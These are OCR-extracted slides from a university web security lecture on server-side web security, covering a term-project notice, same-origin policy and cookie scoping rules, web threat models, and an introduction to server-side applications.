CSE610: Web Programming & Security

4. Server-side Web Security

Seongil Wi

Department of Computer Science and Engineering

Notice: Term Project

- 1~2 persons for one team
- The topics must be related to the web security/web-related security
- Submit your proposal by **3/15, 11:59 PM**


Proposal Submission Guidelines

- You should upload a single PDF file on BlackBored.
- The name of the PDF file should have the following format: `[your ID-last name.pdf]`
  - If your name is Gil-dong Hong, and your ID is 20231234, then you should submit a file named “20231234-Hong.pdf”
  - If your team consists of two people, each member must submit a PDF file

- **Your proposal must follow the following format:**
  - Template: Double-Column ACM format (Sigconf style) – provided on BlackBored
  - 2 pages maximum (reference is excluded)
  - Format: Background, Motivation, Proposed Idea, Expected Results, Research Timeline, Reference
  - **Your proposal should be written in English**

Recap: Same Origin Policy (SOP)

- Restricts scripts on one origin from accessing data from another origin



Any resource has its own origin

Resources located at the *https://mail.unist.ac.kr* origin

A JS runs with an origin cannot access other origin resources

JavaScript runs with a *https://attacker.com* origin

Recap: What is an Origin?

- **Origin = Protocol + Domain Name + Port**
  - `origin = protocol://domain:port`
- Any resource has its own origin (owner)

- Two URLs have the same origin if the **protocol**, **domain name** (not subdomains), **port** are the same for both URLs
  - All three must be equal origin to be considered the same

Recap: SOP for Cookies

- Recap: Same Origin Policy (SOP) for DOM:

Origin A can access origin B's DOM if match on:
(protocol, domain, port)

- Today: Same Origin Policy (SOP) for cookies: 

Generally speaking, based on:
([protocol], domain, *path*)

Optional

```
protocol://domain:port/path?params
```

Recap: Scope Setting Rules (Write SOP)

- **Domain**: any domain-suffix of URL-hostname, except Top Level Domain (TLD)


  Question: which cookies can be set by login.site.com?

Idx	Cookie's domain	Write Allowed?
1	login.site.com	✓
2	.site.com	✓
3	.com	*X* (TLD)
4	seongyun.site.com	*X* (Not the domain suffix of the hostname)
5	othersite.com	*X* (Not the domain suffix of the hostname)

login.site.com can set cookies for all of .site.com

- **Path**: can be set to anything


Recap: Reading Cookies on Server (Read SOP)



- **Browser sends all cookies in URL scope:**
  - Cookie `domain` is domain-suffix of URL-domain, and
  - Cookie `path` is prefix of URL-path, and
  - [protocol=HTTPS if cookie is "`secure`"]

- **Goal**: server only sees cookies in its scope

Recap: Cookie Protocol Problems



- Server is blind:
  - Does not see cookie attributes (e.g., `secure`, `HttpOnly` attributes)
  - Does not see which domain set the cookie
  - **Server only sees**: cookie: NAME=VALUE

Recap: Web Threat Models

- **Network attacker**: resides somewhere in the communication link between client and server
  - Passive: evasdropping
  - Active: modification of messages, replay…

- **Remote attacker:** can connect to remote system via the network
  - Mostly targets the server

- **Web attacker**: controls attacker.com
  - Can obtain SSL/TLS certificates for attacker.com
  - Users can visit attacker.com

Today's Topic!

- **Network attacker**: resides somewhere in the communication link betw
  - Passive: evasdroppin
  - Active: modification o


Server-side web attack

- **Remote attacker:** can connect to remote system via the network
  - Mostly targets the server

- **Web attacker**: controls attacker.com
  - Can obtain SSL/TLS certificates for attacker.com
  - Users can visit attacker.com


Security Model: Remote Attacker

- Interact with untrusted users and untrusted input!
- Network-level firewall means nothing to this attacker




Server-side Web Application

- Runs on a web server (application server)
- Can be implemented in many existing programming languages
  - PHP (Most popular!), Java, Python, Ruby on Rail, JavaScript (Node.js)



